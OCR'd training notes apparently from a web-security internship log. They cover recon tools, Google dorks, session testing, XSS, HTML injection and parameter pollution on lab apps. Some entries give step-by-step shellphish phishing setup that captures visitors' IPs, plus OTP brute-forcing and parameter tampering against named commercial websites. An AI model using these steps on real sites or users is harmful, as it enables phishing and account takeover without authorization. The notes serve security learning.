
TASKS DONE :

- **Decoder**: encoding and decoding





- **Extender:** BApp store - BurpSuite add on packs will be available to enhance and use BS, some are paid and some free
-





- **API (Application programming interface):**

  When you can't develop fully, we use an already existing package called API.

Eg: google maps API will be embedded in swiggy, zomato to locate customers and restaurants.

- **iFrame:** to capture a specific packet and use it elsewhere.
  Eg: VIT uses google maps to add VITs location in its website.






- **Information Gathering**


  - Types
    - Active
    - Passive

  - **Web Server Fingerprinting**

- Apache - xvwa, dvwa
- MySQL- xampp
- Tomcat - java etc.,

- **Wappalyzer** Addon - https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/






- **PayTM bug bounty program** → https://bugbounty.paytm.com/
- *.paytm.com → * means any subdoain can be there i its place

  - **Web server Metafiles**


    - <websitename>/robots.txt

  - https://www.offensive-security.com/




```
User-agent: *
Disallow: /wp-admin/
# Disallow: /wp-content/themes/
# Disallow: /wp-content/plugins/
Disallow: /os101/
Disallow: /0day/
Disallow: /pwbonline/
Disallow: /?s=
Disallow: /?s=*


Sitemap: https://www.offensive-security.com/sitemap.xml
```

- **Enumerating Application information target**
    - **To check open port** → nmap <website ./ ip address>
    - Nmap → network map
    -



- **Fingerprinting server side technology**
    - Wappalyzer
    - Builtwith https://builtwith.com/

- **Sub Domain**
    - https://pentest-tools.com/information-gathering/find-subdomains-of-domain#
    - https://www.virustotal.com/gui/domain/vit.ac.in/relations


        - **Sub Directory**
            - dirb <website url>
            - DIRB → directory busting
        - Domain info → https://whois.domaintools.com/
        - **Server Info** → https://digital.com/web-hosting/who-is/

    - *1 website*
        - *Port*
        - *Server (Wappalizer)*
        - *Technology (Builtwith)*
        - *Sub Domain*
        - *Sub Directory*
        - *Metafiles*

DAY 9
DATE : 14/07/2021

TASKS DONE :

- Broken session management →



- **Google search to get a countries websites** → Inurl admin.php site: <country>

  Eg: Inurl admin.php site:us / Inurl admin.php site:uk

- To learn about website, domain, server, hosting → https://medium.com/
  -
- **Domain info** → https://whois.domaintools.com/

- **Server info** → https://digital.com/web-hosting/who-is/


- **Tool:**
  - Website : demo.testfire.net

- Demo:
  - http://demo.testfire.net/login.jsp
    - login
      - username - admin
      - password - admin
    - Logout
      - click back button


- Tool: **owaspbwa**

  (it has a “broken authentication logout management ” vulnerability → inbuilt vulnerability)


    - BWAPP
      - bee/bug



      - broken auth-logout management




- click logout



- Click back button and verify session timeout

- Right click in the BWapp screen > inspect element > storage



(the session id - highlighted in yellow - should change, then only it means its logging out and moving to another page)

- **POC** (PROOF OF CONCEPT) → https://hackerone.com/reports/634488

- **Google Search Tricks : Sensitive data exposure**

    - Filetype:pdf intext:hacking

    - filetype:inc intext:mysql_connect
        - -government - exclude
        - +government - include

- intitle:webcam 7 inurl:8080
- intitle:backup + index of
- intitle:backup + index of site:gov
- inurl:(htm|html|php) intitle:"index of" + "last modified" + "parent directory" inurl:gov

- **contact us**

  - <website name> contact us
  - <website> responsible disclosure
  - *@<bla bla>.com → to find a website related to <bla bla>
  - uk government responsible disclosure

DAY 10
DATE : 15/07/2021


<u>TASKS DONE :</u>

XSS - Cross Site Scripting


- **Reflected / non persistent**
  - Only temporarily stored in the website
  - Its non persistent
  - Demo.testfire.net
  - using search bar
  - Click here to Enroll for Webinar
  - Any script can be given like alert button, hyperlink reference and if it reflects, it's a vulnerability

METHOD 1 (To use shellphish)


Open Kali Linux in virtual box > browser > search “shellphish github” > copy the link




> open terminal > type “git clone <copied url>”




> go into the directory > type “cd shellphish”




> list the sites >type “ls”




>type “bash shellphish.sh”



> enter an option number eg: enter “1”




> close terminal > type “exit”




METHOD 2 (To use shellphish)


> download shellphish-master. Zip from https://we.tl/t-46L6WmhxqO
> extract the files
> right click > open terminal here



> type “bash shellphish.sh”
> type an option, eg: type “01”
> a link will be generated



> make a hyperlink tag with the generated link and paste it in the website > enter



> as users click the link, their IP addresses will be listed in the hackers window in the terminal

Stored/ Persistent

- Will be permanently stored in the website - it is persistent
- Tool :

        - XVWA
            - xss stored
                - Click here to Enroll for Webinar
                - <script>alert("hackuptechnology")</script>

    - Payload:
        - https://github.com/payloadbox/xss-payload-list

    - POC
        - https://hackerone.com/reports/485748
        - https://hackerone.com/reports/647130

DAY 11
DATE : 16/07/2021

TASKS DONE :

➢ HTML injection

- Reflected
- Stored

- ➢ Tool
    - Website - Reflected
      Demo.testfire.net
      Add HTML code in Search bar

      https://www.javatpoint.com/html-login-form

    - Stored - OWASPBWA -- BWAPP
      HTML injection stored(blog)
      add HTMl code in comment box --> save

- ➢ apt
    - search - apt-cache search vlc
    - view details - apt-cache show zoom
    - install - apt-get install zoom
    - uninstall - apt-get remove zoom
    - update - sudo apt-get update
    - upgrade - apt-get upgrade
    - download - apt-get download zoom
    - catch clean - apt-get clean / apt-get autoclean

- ➢ Dpkg

DAY 12
DATE : 17/07/2021

<u>TASKS DONE :</u>

Reporting vulnerabilities

DAY 13
DATE : 18/07/2021

<u>TASKS DONE :</u>

- Parameter Tampering

- afaindia.com
  - choose course
    - capture request
    - change value
    - forward

- OTP Tampering

  - voylla.com
    - signup
      - type mobile number + password
      - signup
      - capture OTP
      - use intruder tab
      - and bruteforce password

- Task
  - triomeat --> parameter tampering

DAY 14
DATE : 19/07/2021

TASKS DONE :

- HTTP Parameter Pollution

  - abc.com/product/id=5&id=6
  - abc.com/product.php?a=http://paypal.com/login&http://attacker.com/login

  - Tool
    - Bwapp
      -
      - HTTP parameter Pollution
        - ?name=raveendar&action=vote
        - ?movie=1&name=raveendar&action=vote
        - name- raveendar&movie=1

        - ?name=raveendar%26movie%3D1&action=vote
  - POC


        - https://www.google.com/search?client=firefox-b-e&sxsrf=ALeKk00riqjjbgFyPKajmLQm-bnnZzzcZg:1626776501446&q=http+parameter+pollution+hackerone+report&spell=1&sa=X&ved=2ahUKEwiY9_zbtvHxAhXo5nMBHVNBA-gQBSgAegQIARAx

- SQL
    - Cyberfox - https://sourceforge.net/projects/cyberfox/
    - Hackbar - https://github.com/justalinko/webshell/blob/master/hackbar.xpi

DAY 15
DATE : 20/07/2021


TASKS DONE :


- File Upload Vulnerability




